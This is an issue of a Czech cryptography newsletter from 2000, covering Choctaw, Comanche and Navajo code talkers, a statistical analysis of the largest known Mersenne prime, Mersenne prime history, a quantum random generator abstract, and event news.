Velitel Lawrence ihned pochopil, jak může využít této informace. Indiány Choctaws rozmístil mezi svá stanoviště a nechal zavolat na hlavní stan. Tento okamžik byl kritický - najde se někdo, kdo pochopí, že se jedná o indiánskou řeč a sežene někoho ze sloužících indiánů. Vše dobře dopadlo. Na velitelství byl přiveden Smithville Ben Carterby .

První "kódované" spojení v indiánské řeči bylo navázáno. Bobb přeložil plán svého velitele do svého rodného jazyka a Ben zase přeložil zpět tento plán do angličtiny a předal na hlavním velitelství. Jazyk indiánů byl chudý, a proto museli vše opisovat (kulomet, letadlo, tank, plyn). Jejich řeč však byla pro Němce zcela nepochopitelná a těžko přepisovatelná do hláskové podoby. Velitelství souhlasilo a plán mohl začít.

Němci sice zachytili nový kód, ale nemohli jej rozluštit. Během 24 hodin se začal na celém úseku tento indiánský "kód" používat. Koordinace jednotlivých oddílů se začala projevovat, velitelé jednotlivých úseků nyní mohli bez strachu z vyzrazení popsat, kde je kolik munice, lidí, kam bude zaměřen dělostřelecký úder a kdy bude potřeba koordinovat protiútok. Během 72 hodin mohl začít protiútok, který Němce zahnal a obklíčenou jednotku vysvobodil.

Využití tohoto jazyka bylo omezeno jen na tuto událost a po vyrovnání fronty přešli Američané a Francouzi zpět na svůj kódový systém.

Velitel Lawrence svolal všech osm (podle jiných zdrojů celkem čtrnáct) indiánů z kmene Choctaw a poděkoval jim, uložil jim mlčení o celé události a řekl, že za svůj čin dostanou medaile.

Medailí se ale indiáni nedočkali, teprve v roce 1986 během každoročních indiánských oslav "Choctaw Labor Day Festival" byla udělena medaile rodinám těchto "mluvčích v kódech". Bylo to vůbec první oficiální uznání těmto mužům. A teprve tehdy se svět dozvěděl o jejich osudech. Třetího listopadu 1989 pak francouzská vláda ocenila důležitou roli těchto mužů a udělila jim nejvyšší francouzské vyznamenání "Chevalier de L'Ordre National du Merite".

O tom, jak vypadalo samotné "šifrování", nemáme mnoho informací. Jak již víme, řeč severoamerických indiánů neobsahovala vojenské termíny, a tak bylo pro určité výrazy potřeba vytvořit kód - opisný tvar. V memorandu veliteli 142.pěchotního pluku píše 23.1.1919 generál třicáté šesté divize, že jako některé kódy byla použita tato spojení : dělostřelectvo - indiánskou řečí "velká pistole" , kulomet - indiánskou řečí "malá pistol střílející rychle" a pro jednotlivé oddíly se používalo indiánskou řečí "jedna, dvě nebo tři zrna klasu".

Na závěr si dovolíme uvést jména těchto mužů, kteří, aniž by o tom věděli, začali psát novou historii amerického šifrování. Jednalo se o novou metodu využití kódů v neznámém nebo málo známém jazyce. Zprávy byly předávány pouze telefonicky nebo rádiem a právě zde se využilo to, že přepis indiánského jazyka vzhledem k atypické výslovnosti je pro netrénovaného člověka nesmírně těžký. Další výhodou byl velice rychlý způsob šifrování a dešifrování. Celkem lze říci, že tak bylo dosaženo relativně slušné bezpečnosti.

Zatímco na tuto příhodu se na mnoho let zapomnělo, velitelství americké armády tento způsob šifrování využilo během druhé světové války. Indiáni - "mluvčí v kódech" byli speciálně vycvičeni. Dá se říci, že tato šifrovací metoda ovlivnila výsledek války v Tichomoří ve prospěch USA.

Jména prvních mluvčích v kódech ("Code Talkers")

Albert Billy, Mitchell Bobb, Victor Brown, Ben Caterby, James Edwards, Tobias Frazer, Ben Hampton, Solomon Louis, Pete Maytubby, Jeff Nelson, Joseph Oklahombi, Robert Taylor, Calvin Wilson a Walter Veach.

COMANCHE CODE TALKERS

Je druhá světová válka. Snad vlivem nečekaného úspěchu, kterého dosáhli koncem prvé světové války indiáni severoamerického kmene Choctaw, se rozhodlo velení Signal Corpsu americké armády do svých řad povolat komančské indiány. Sedmnáct z nich bylo vybráno a vycvičeno. Sami se dohodli na jistých kódech, kterými označovali věci a situace, které v jejich jazyce nebyly. Například posah-tai-vo (bláznivý bílý muž) bylo kódové označení pro Adolfa Hitlera. Slovo letadlo v komančské řeči již existovalo, ale bombardovací letadlo v tomto jazyce nebylo. Indiáni se dohodli na označení "těhotné letadlo" atd.

Tato jednotka byla nasazena v roce 1944 v Evropě. Indiáni byli jako spojaři rozmístěni v poli a svá hlášení předávali pomocí vysílačky na velitelství, kde jiný indián zase text převáděl do anglické řeči. Jejich hlášení nebyla nikdy rozluštěna.

Na jejich příběhy z doby osvobozování Evropy se zapomnělo, jejich jména jsou ale známa. Tito muži se jmenovali :
Charles Chibitty, Haddon Codynah, Robert Holder, Forrest Kassanavoid, Wellington Mihecoby, Edward Nahquaddy, Perry Noyabad, Clifford Otitovo, Simmons Parker, Melvin Permansu, Elhin Red Elk, Roderick Red Elk, Larry Saupitty, Morris (Sunrise) Tabbyetchy, Tony Tabbytite, Ralph Wahnee a Willie Yackeschi.

Důvod, proč se o nich po válce nemluvilo, je zcela prozaický. Americká armáda ještě začátkem šedesátých let uvažovala o případném použití kódové řeči v nějakém málo používaném indiánském jazyce.

Ocenění se dočkali až třetího listopadu 1989, kdy francouzská vláda ocenila důležitou roli těchto mužů a udělila jim nejvyšší francouzské vyznamenání "Chevalier de L'Ordre National du Merite". Tři poslední žijící muži z této skupiny (Charles Chibitty, Roderick Red Elk a Forrest Kassanavoid) se zúčastnili tohoto slavnostního ceremoniálu a vyznamenání jménem všech převzali.

Význam těchto 17-ti mužů ale nelze přeceňovat. Dokonce ani konstatování, že se Němcům nepodařilo jejich "šifry" rozluštit, nic neříká. Na frontě se používala spousta různých šifrových systémů. Spojení s různými stupni velení mělo odlišné šifrovací techniky, odlišné šifry se používaly pro různé stupně utajení, podle naléhavosti se také používala různá spojení. Zachycených kódových zpráv těchto indiánů mělo dešifrovací oddělení jen malé množství a nevyplatilo se jim zabývat se těmito šiframi.

Jiná situace byla v Tichomoří, kde indiáni kmene Navajo byli nasazeni téměř masově a sehráli důležitou roli v předávání tajných zpráv. Těmto indiánům a jejich kódové řeči je věnován druhý díl.

Příště :

II. díl YIL-TAS GLOE-IH-DOT-SAHI UT-ZAH (code will success)

G. Letem šifrovým světem

1. (Belgie). Konferenci pořádá IACR ve spolupráci s belgickou odbornou skupinou COSIC. Všechny potřebné informace najdete na adrese http://www.esat.kuleuven.ac.be/cosic/eurocrypt2000Mezinárodní konference EUROCRYPT´2000 se koná od 14.5 do 18.5 v Bruggách
   Od současného organizačního výboru je velice milá zmínka o loňské konferenci EUROCRYPT´1999, která se konala v Praze a pořádala ji ve spolupráci s IACR právě naše odborná skupina GCUCMP. Loňskou konferenci dále připomíná i mapa na webu konference. Mapa představuje stát, kde se letošní konference koná a Praha zde slouží jako orientační bod pro loňské účastníky

2. Česká asociace pro čipové karty (ČAČK) a Asociace firem pro ochranu informací (AFOI) pořádá seminář ELEKTRONICKÝ PODPIS. Seminář se koná 17.dubna 2000 od 9.00 hod tradičně v hotelu Olšanka. Závazná přihláška mhruby@mbox.vol.cz . Další informace na ČAČK, Budovatelská 4821, 730 05 Zlín.

3. Šifrovací přístroj Enigma byl ukraden (ČTK, 2.4.2000) . Přímo z muzea v Bletchley Parku (hrabství Buckinghamshire), kde za války bylo legendární anglické středisko pro analýzu a luštění německých tajných kódů, byl odcizen šifrovací stroj Enigma. Enigma je určitě nejznámější šifrovací přístroj všech dob. Němci jej používali v průběhu celé druhé světové války a o domnívali se o něm, že jeho kód je neluštitelný. Ředitelka muzea v Bletchley Parku přirovnala zmizení stroje ke krádeži obrazu francouzského impresionisty Cézanna z oxfordského muzea. Odhadovaná cena zařízení je 300 000 USD.

4. 8.mezinárodní veletrh informačních a komunikačních technologií ComNet Prague 2000 se koná 23.-25.května 2000 na výstavišti Praha (Holešovice). Doprovodná konference ComNet Prague 2000 se koná v hotelu Diplomat. Obsah přednášek se dotýká tématu elektronického obchodu a jeho bezpečnosti.
http://www.comnet-prague.cz

5. Na adrese http://zive.cpress.cz/forum/vypsat.asp/id=11073&all=true najdete zajímavý článek od Jana Vaňhary : Jak mi v Americe vybrali účet z české karty. Článek vyšel 21.3.2000. S chutí jsem si přečetl i následující obsáhlou diskusi, která dílem poukazuje na opravdové problémy kolem používání kreditních karet a dílem ukazují znalosti a představy "průměrného" uživatele internetu. Doporučuji přečíst.

6. Z adresy ftp://entropia.com/gimps/prime4.txt si můžete stáhnout dosud největší známé prvočíslo $2^{6\ 972\ 593}$-1 (třicáté osmé Mersennovo prvočíslo). Toto prvočíslo je prvé megaprvočíslo, tedy prvočíslo, které má více jak milión cifer (přesně 2 098 960!), druhé největší známé prvočíslo $2^{3\ 021\ 377}$-1 (třicáté sedmé Mersennovo prvočíslo) má "jen" 909 526 cifer. Toto prvočíslo Vám při tisku (bold 10) zabere cca 110 stránek A4. Další informace http://homepages.go.com/~joekorovin/Mersenne.html

7. Výsledky dosažené v jednotlivých projektech týkajících se hledání velkých prvočísel lze najít na následujících adresách :

Prvočíselná dvojčata :	http://www.serve.com/cnash/twinsearch.html
Cunningham project :	http://www.cerias.purdue.edu/homes/ssw/cun/index.html
Mersennova prvočísla :	http://homepages.go.com/~joekorovin/Mersenne.html
Faktoriálová prvočísla :	http://www.hut.fi/~nkuosa/primeform
Trojčata CC2K :	http://www.geocities.com/Area51/Portal/3360/
Dvojitá Mersenova čísla:	http://www.ltkz.demon.co.uk/ar2/mm61.htm

Lucas-Lehmerův test : http://www.utm.edu/research/primes/notes/proofs/LucasLehmer.html


8. Zájemci o informace na téma uvolnění vývozu silné kryptografie najdou řadu zajímavých dat v článku : Cryptography and Liberty 2000, An International Survey of Encryption Policy http://www2.epic.org/reports/crypto2000/overview.html

9. 30.3.2000 byl na webu "živě" uveřejněn článek Michala A.Valáška „ Co by měl znát správný hacker na internetu“. Doporučuji také přečíst všechny příspěvky v doprovodné diskusi. http://zive.cpress.cz/r-art.asp/id=11362

10. Kerberos (client-server, autentizační protokol) je nyní součástí Windows 2000. Microsoft bohužel jeho implementaci tvůrčím způsobem upravil, takže sice dosáhl nekompatibility s jinými servery než se softwarem od Microsoftu, ale současně díky tomu nikdo nemůže zaručit, že tato úprava je bezpečná …
Bruce Schneier , http://www.counterpane.com/crypto-gram-0003.html

Informační sešit GCUCMP
Crypto-World 5/2000

Připravil : Mgr.Pavel Vondruška,
člen GCUCMP, IACR, ISACA.
Sešit je rozesílán registrovaným čtenářům,
registrace na adrese pavel.vondruska@post.cz **, subject : Crypto-World**
sešity najdete také na adrese www.mujweb.cz/veda/gcucmp
(107 e-mail výtisků)
Uzávěrka 7.5.2000



POČET REGISTROVANÝCH ODBĚRATELŮ PŘESÁHL 100 !

Děkujeme !

OBSAH : **Str.**

A. Statistický rozbor prvého známého megaprvočísla

RNDr.Petr Tesař (I.CA) , Mgr.Pavel Vondruška (NBÚ)

Na adrese ftp://entropia.com/gimps/prime4.txt je dostupné dosud největší známé prvočíslo $2^{6\,972\,593}-1$. Toto prvočíslo je prvé známé megaprvočíslo, tedy prvočíslo, které má více jak milión cifer (přesně 2 098 960!), druhé největší známé prvočíslo $2^{3\,021\,377}-1$ (třicáté sedmé Mersennovo prvočíslo) má "jen" 909 526 cifer. Pro lepší představu o jeho velikosti uvedeme, že při tisku (bold 10) zabere cca 110 stránek A4. Při zápisu do řady, kde jedna číslice je široká 1 mm a mezery mezi číslicemi zanedbáme, by bylo toto číslo více jak 2 km dlouhé. Číslo patří do souboru Mersennových prvočísel a je pravděpodobně třicátým osmým nebo třicátým devátým prvočíslem z tohoto souboru. Další podrobnosti jsou uvedeny v následujícím přehledovém článku Mersennova prvočísla.

Rozhodli jsme se podrobit toto megaprvočíslo statistickému rozboru. Otázkou tedy bylo, zda vykazuje ve svém dekadickém vyjádření nějaké statistické nepravidelnosti.

Dívejme se na naše prvočíslo jako na posloupnost znaků nula až devět. Celková délka této posloupnosti je 2098960 číslic.

Výskyt jednotlivých číslic je následující

"0" = 210190, "1" = 210744, "2" = 209678, "3" = 209382, "4" = 209832,
"5" = 209863, "6" = 210356, "7" = 209314, "8" = 209961, "9" = 209640.

Testujme hypotézu o rovnoměrném výskytu jednotlivých číslic pomocí známého χ-kvadrát kritéria. Hodnota statistiky je 8.302 . Kritická hodnota na hladině významnosti 0.05 je 16.919 , a proto můžeme na této hladině významnosti přijmout hypotézu o rovnoměrném rozdělení výskytu všech číslic v našem prvočíslu.

Obdobně testujme hypotézu o rovnoměrném rozdělení výskytu všech možných dvojic čísel (00 až 99) čili tak zvaných bigramů. Řetězová varianta bere každé číslo dvakrát - jednou na nižším místě bigramu, jednou na vyšším místě dalšího bigramu (samozřejmě kromě prvního a posledního čísla posloupnosti, která se vyskytují pouze v jednom bigramu). Neřetězová varianta bere každé číslo pouze jednou - bigramy se nepřekrývají a v našem případě je jich přesně 1049480. Hodnoty χ-kvadrát kritéria a příslušné kritické hodnoty na hladině 0.05 jsou:

	Řetězové bigramy	Neřetězové bigramy
Hodnota statistiky =	79.308	77.356
Kritická hodnota =	113.145	123.225

Obě hypotézy se tedy na hladině významnosti 0.05 přijímají.

V kryptologii se jako kritérium nerovnoměrnosti používá index coincidence (IC), což je zhruba řečeno - součet kvadrátů relativních četností všech hodnot znaku. Rovnoměrně rozdělená posloupnost z deseti různých znaků má IC okolo hodnoty 0.1. Pro naši posloupnost bylo vypočteno IC = 0.999999667. Kritická hodnota na hladině významnosti 0.05 je

0.1000003325. Lze tedy konstatovat, že i podle tohoto kritéria je přijata hypotéza o rovnoměrném rozdělení výskytu jednotlivých číslic.

Velmi zajímavou charakteristikou je výskyt opakování různě dlouhých podřetězců. Z teorie náhodných výběrů s vracením můžeme zhruba odhadnout pravděpodobnost výskytu alespoň jednoho opakování určené délky ve sledované posloupnosti.

Náhodný výběr s vracením :

Délka opakovaného řetězce	Pravděpodobnost alespoň jednoho opakování
10	1 - 2.1E-96
11	0.99999999973
12	0.8895
13	0.1977
14	0.0218
15	0.0022

Testované megaprvočíslo:

Délka opakovaného řetězce	Počet opakování
10	161
11	13
12	2
13	1
14 a více	0

Nejdelší opakující se řetězec je " 7 6 0 6 8 7 8 5 2 2 1 5 2 ".
První výskyt je na 23896 řádu (umístění nejpravější dvojky). Druhý výskyt je na 379360 řádu.

Shoda s teorií náhodných výběrů s vracením je viditelně dobrá.

Závěr :

Největší známé prvočíslo interpretované jako posloupnost znaků nula až devět se jeví jako náhodná posloupnost s rovnoměrným rozdělením výskytu jednotlivých znaků.

B. Mersennova prvočísla

Mgr.Pavel Vondruška (NBÚ)

Mersennova prvočísla jsou prvočísla speciálního tvaru, a to $M_n = 2^n - 1$. Aby číslo uvedeného tvaru mohlo být prvočíslo, musí být exponent n prvočíslem. Jedná se ovšem jen o podmínku nutnou.

Začátkem 17-tého století vyslovil francouzský matematik (a teolog) Marin MERSENNE (1588 - 1648) hypotézu, že pro n menší jak 258 jsou čísla tvaru $M_n = 2^n - 1$ prvočísly, právě pro n= 1, 2, 3, 5, 7, 13, 17, 19, 31, 67, 127, 257

Prvočísla tvaru $M_n = 2^n - 1$ se v současné době na jeho počest nazývají Mersennova prvočísla.

Mersennova prvočísla se zapisují vzestupně do tabulky a je zvykem je označovat pořadovým číslem v této tabulce. Tabulka dosud nalezených Mersennových prvočísel je uvedena jako příloha k tomuto článku.

Vraťme se k Mersennově hypotéze. Hypotéza byla v následujících letech testována mnoha matematiky a postupně se podařilo odstranit chyby, které obsahovala.

V intervalu 1-257 byla vynechána celkem 3 Mersennova prvočísla a naopak dvě z uvedených čísel jsou čísla složená:

- vynechána byla deváté, desáté a jedenácté Mersennovo prvočísla , tedy M_{61} , M_{89} a M_{107} (přičemž pro n=61 , $M_{61} = 2^{61} - 1$ bylo dokázáno , že je prvočíslo teprve v roce 1883)
- složená čísla jsou naopak M_{67} a M_{257} (Číslo $M_{67} = 2^{67} - 1 = 193707721 * 761838257287$ rozložil Cole roku 1903)


Důležitým kritériem, zda Mersennovo číslo je nebo není prvočíslo, je **Lucas (1870)-Lehmerův (1930) test.** Síla tohoto testu je mimo jiné v tom, že jej lze snadno realizovat pomocí výpočetní techniky.

Lucas-Lehmerův test :
Nechť n je liché prvočíslo. Pak je M_n prvočíslem právě tehdy, když dělí číslo S(n-2), kde $S(0)=4$, $S(k+1) = S(k)^2 - 2$.
Podrobnosti (včetně vysvětlení použitého značení) naleznete např. na URL adrese
http://www.utm.edu/research/primes/notes/proofs/LucasLehmer.html

Koncem roku 1998 bylo nalezeno celkem 37 Mersennových prvočísel. Na základě rozboru všech těchto prvočísel byla vytvořena hypotéza o jejich rozložení a byly experimentálně určeny parametry lineární funkce, která určuje závislost exponentu n Mersennova čísla na jeho pořadí v tabulce (tzv "lineární hypotéza"). Z této "lineární hypotézy" se dalo očekávat, že třicáté osmé Mersennovo prvočíslo bude mít exponent přibližně roven 4,699,385. Při systematickém prohledávání vhodných kandidátů bylo v prosinci roku 1999 objeveno nové Mersennovo prvočíslo (v současné době označováno jako třicáté osmé). Jenže jeho exponent je 6972593 , což by bylo v dobré shodě pro třicáté deváté Mersennovo prvočíslo (předpověď z lineární hypotézy je : 6,935,171). Řada odborníků se tedy domnívá, že při prohledávání prostoru kandidátů na třicáté osmé Mersennovo prvočíslo se podařilo příslušnou hodnotu "přeskočit" . Na projektu se podílely stovky dobrovolníků,

kteří hypotézu testovali na svých PC a je tedy možné, že některý z dobrovolníků "selhal". V současné době je celý prostor znovu prohledáván. V každém případě poslední objevené Mersennovo prvočíslo je největším známým prvočíslem a je prvým megaprvočíslem - tedy prvočíslem, které má ve svém dekadickém zápisu více jak milión cifer.

Příloha 1 : "Lineární hypotéza" rozložení Mersennových prvočísel



$e^G \log_2 n - 1.462$ With Respect to N, and the Line y = x

(G je Eulerova gamma funkce (0.5772156649…) a e je základ přirozeného logaritmu (2.718281828…))

Očekávané hodnoty exponentu n pro n-té Mersennovo prvočíslo, vypočtené podle "Lineární hypotézy"

N	exponent n v 2^n-1
38	4,699,385
39	6,935,171
40	10,234,658
41	15,103,913
42	22,289,772
43	32,894,385
44	48,544,264
45	71,639,751
50	501,458,270
55	3,510,067,986
60	24,569,496,568
65	171,979,620,925

Příloha 2 : Tabulka všech dosud nalezených Mersennových prvočísel

Pořadí N	n	Cifer	Rok	Objevil
1	1	1	-	Starověké Řecko
2	3	1	-	Starověké Řecko
3	5	2	-	Starověké Řecko
4	7	3	-	Starověké Řecko
5	13	4	1456	?
6	17	6	1588	Cataldi
7	19	6	1588	Cataldi
8	31	10	1772	Euler
9	61	19	1883	Pervušin
10	89	27	1911	Powers
11	107	33	1914	Powers
12	127	39	1876	Lucas
13	521	157	1952	Robinson
14	607	183	1952	Robinson
15	1279	386	1952	Robinson
16	2203	664	1952	Robinson
17	2281	687	1952	Robinson
18	3217	969	1957	Riesel
19	4253	1281	1961	Hurwitz
20	4423	1332	1961	Hurwitz
21	9689	2917	1963	Gillies
22	9941	2993	1963	Gillies
23	11213	3376	1963	Gillies
24	19937	6002	1971	Tucker
25	21701	6533	1978	Noll,Nickel
26	23209	6987	1979	Noll
27	44497	13395	1979	Nelson, Slowinski
28	86243	25962	1982	Slowinski
29	110503	33256	1988	Colquitt, Welsh
30	132049	39751	1983	Slowinski
31	216091	65050	1985	Slowinski
32	756839	227832	1992	Slowinski, Gage
33	859433	258716	1994	Slowinski, Gage
34	1257787	378623	1996	Slowinski, Gage
35	1398269	420921	1996	GIMPS
36	2976221	895932	1997	GIMPS
37	3021377	909,526	1998	GIMPS
38	6972593	2,098,960	1999	GIMPS, Cray

Literatura :

Mersennova prvočísla - přehled : http://homepages.go.com/~joekorovin/Mersenne.html
Uloženo celé 38 Mersennovo prvočíslo ftp://entropia.com/gimps/prime4.txt
Lucas-Lehmer test : http://www.utm.edu/research/primes/notes/proofs/LucasLehmer.html
Caldwell, Chris K. "Mersenne Primes: History, Theorems and Lists." Prime Pages (1999). Online. Internet. Accessed November 22, 1999. Available HTTP: http://www.utm.edu/research/primes/mersenne.shtml
Caldwell, Chris K. "The Largest Known Prime by Year: A Brief History." Prime Pages (1999). Online. Internet. Accessed November 22, 1999. Available HTTP: http://www.utm.edu/research/primes/notes/by_year.html
Caldwell, Chris K. "Where is the next larger Mersenne prime?" Prime Pages (1999). Online. Internet. Accessed November 22, 1999. Available HTTP: http://www.utm.edu/research/primes/notes/faq/NextMersenne.html
Caldwell, Chris K. "Lucas-Lehmer Theorem." Prime Pages (1999). Online. Internet. Accessed November 22, 1999. Available HTTP: http://www.utm.edu/research/primes/notes/proofs/LucasLehmer.html
Caldwell, Chris K. "Modular restrictions on Mersenne divisors." Prime Pages (1999). Online. Internet. Accessed November 22, 1999. Available HTTP: http://www.utm.edu/research/primes/notes/proofs/MerDiv.html
Caldwell, Chris K. "Prime-square Mersenne divisors are Wieferich." Prime Pages (1999). Online. Internet. Accessed November 22, 1999. Available HTTP: http://www.utm.edu/research/primes/notes/proofs/SquareMerDiv.html
Kurowski, Scott. "Current Internet PrimeNet Server World Test Status." Entropia.com (November 22, 1999). Online. Internet. Accessed November 22, 1999. Available HTTP: http://entropia.com/primenet
O'Connor, John J., and Robertson, Edmund F. "Prime numbers." The MacTutor History of Mathematics Archive (December 1996). Online. Internet. Accessed November 22, 1999. Available HTTP: http://www-history.mcs.st-andrews.ac.uk/history/HistTopics/Prime_numbers.html
Williams, Hugh C. Édouard Lucas and Primality Testing. New York: John Wiley & Sons, Inc., 1998.
Wiman, Lucas, et al. "The Mersenne Prime Mailing List FAQ." Mersenne FAQ (1999). Online. Internet. Accessed November 22, 1999. Available HTTP: http://www.tasam.com/~lrwiman/faq-mers
Woltman, George. "38th Mersenne Prime Discovered." Mersenne.org (June 30, 1999). Online. Internet. Accessed November 22, 1999. Available HTTP: http://www.mersenne.org/6972593.htm
Woltman, George. "Mersenne Prime Search." Mersenne.org (October 4, 1999). Online. Internet. Accessed November 22, 1999. Available HTTP: http://www.mersenne.org/prime.htm
Woltman, George. "Mersenne Search Status." Mersenne.org (November 17, 1999). Online. Internet. Accessed November 22, 1999. Available HTTP: http://www.mersenne.org/status.htm

C. Quantum Random Number Generator


RNDr. Jaroslav HRUBY, CSc., GCUCMP

Abstract

Celý článek je uveden jako zvláštní příloha k tomuto sešitu - soubor QNG.PS.

Příloha je distribuována společně se sešitem 5/2000. Zde jen upoutávka v podobě malé ukázky.

A physical quantum random number generator based on the random events which are realized by the choice of single photons between the two outputs of a beamsplitter is presented.



The data generated from this quantum generator sucessfully passed DIEHARD statistical tests and also cryptological tests (QUT Brisbane, Information research centre) for measuring the randomness of large binary streams. The author of the DIEHARD statistical tests G.Marsaglia (http://stat.fsu.edu/geo)

The research in this direction is in progress. We conclude, we demonstrated a random number generator using a basic quantum process with super small correlation between succesive bits. Such generator behaves like a perfect random source, **which is better then other for us known physical random sources**.

D. Sdružení pro bezpečnost informačních technologií a informačních systémů (BITIS)

Registrace Stanov sdružení uskutečnilo MV ČR v lednu 2000. Prvé valné hromady (12.4.2000), kde byl zvolen výbor sdružení, se zúčastnilo přes 20 odborníků v této oblasti.

Plný název tohoto nového občanského sdružení je :
Sdružení pro bezpečnost informačních technologií a informačních systémů (dále jen BITIS).

Cílem a posláním sdružení je

a) sdružit odborníky z oblasti bezpečnosti informačních technologií a informačních systémů, kteří chtějí rozvíjet komplexní ochranu a bezpečnost informací a dat v IT a IS, v telekomunikační, výpočetní, fyzické, administrativní, legislativní a morálně-etické oblasti
b) organizovat pro členy odborné aktivity
c) pořádat presentační aktivity pro širší odbornou veřejnost
d) je chránit společné zájmy členů před nekompetentním a neetickým.chováním
e) je zprostředkovat některé související činnosti, k nimž např. patří vypracování posudků a stanovisek, konzultace k vyhledávání dodavatelů služeb, know-how a bezpečnostních produktů a styk a spolupráce s dalšími relevantními subjekty, českými i zahraničními.

Základní odbornou aktivitou BITIS jsou interní semináře z oblasti informační bezpečnosti, které slouží zejména k diskusi a výměně názorů k aktuálním odborným problémům a s tím souvisejícím legislativně-právním aspektům .
K prezentaci činnosti BITIS pro ostatní odbornou veřejnost (včetně manažerů) slouží veřejné semináře o informační bezpečnosti a další odborně zaměřené akce.

Prvou veřejnou akcí tohoto sdružení bylo spolupořádání přednášky významného izraelského kryptologa prof. Beni Arazi, "Architektura pro implementaci algoritmů kryptografie eliptických křivek". Přednáška se konala dne 20. dubna 2000 od 16.00 hod. ve velké zasedací síni rektorátu ČVUT v Praze 6 a odběratelé sešitu GCUCMP byli o ní včas informováni pomocí e-mailu.

Předsedou sdružení byl zvolen :	Doc. Ing. Jiří PŘIBYL, CSc.
Sekretář :	Doc. Oldřich PEKÁREK, CSc.
Pokladník :	Mgr. Pavel VONDRUŠKA
Dalšími členy výboru byli zvoleni :	
	Ing. František HRON, Ing. František FENCL,
	Mgr. Jan JANEČKO, Ing.Jindřich KODL,CSc

Sídlem BITIS je Katedra telekomunikační techniky FEL ČVUT v Praha 6 - Dejvice, Technická 2, PSČ 166 27.

V nejbližší době bude zřízena informační www stránka BITIS. Tato adresa bude zveřejněna v některém z příštích sešitů.

E. CODE TALKERS
Díl II. - YIL-TAS GLOE-IH-DOT-SAHI UT-ZAH
(code will success)

Mgr. Pavel Vondruška, NBÚ

Guadalcanal, Tarawa, Peleliu, Iwo Jima - místa, kde se za druhé světové války proslavili indiáni z kmena Navajo, kteří zde ve službách amerického námořnictva působili jako "code talkers" (mluvčí v kódech). Přenášeli důležité strategické zprávy pomocí rádia nebo telefonu, sloužili ve všech šesti námořních divizích americké armády. Šifrové zprávy, které předávali, se nepodařilo Japoncům nikdy vyluštit. Šéf japonské luštitelské služby za druhé světové války, generál Seizo Aisue, prohlásil, že za druhé světové války se jejich službě podařilo rozluštit postupně všechny šifry amerického letectva a část šifer námořnictva, ale šifrám námořnictva, které používalo v radiovém provozu, nerozuměli a nevěděli, co s nimi. Americké velení v sedmdesátých letech prohlásilo, že nejtajnější a nejúspěšnější americkou zbraní v Pacifiku byli právě indiánští "mluvčí v kódech" z kmene Navajo. Ještě více jak dvacet let po válce byly následující informace o výcviku a nasazení těchto indiánů klasifikované stupněm tajné a veřejnost o vynikajících úspěších těchto mužů nic nevěděla. V současné době jsou již všechny informace uvolněny, včetně původní kódové knihy, kterou indiáni za války používali. Následující řádky jsou věnovány všem těm, kteří za války pomohli své vlasti a museli po dlouhou dobu zůstat v anonymitě bez jakéhokoliv veřejného ocenění.

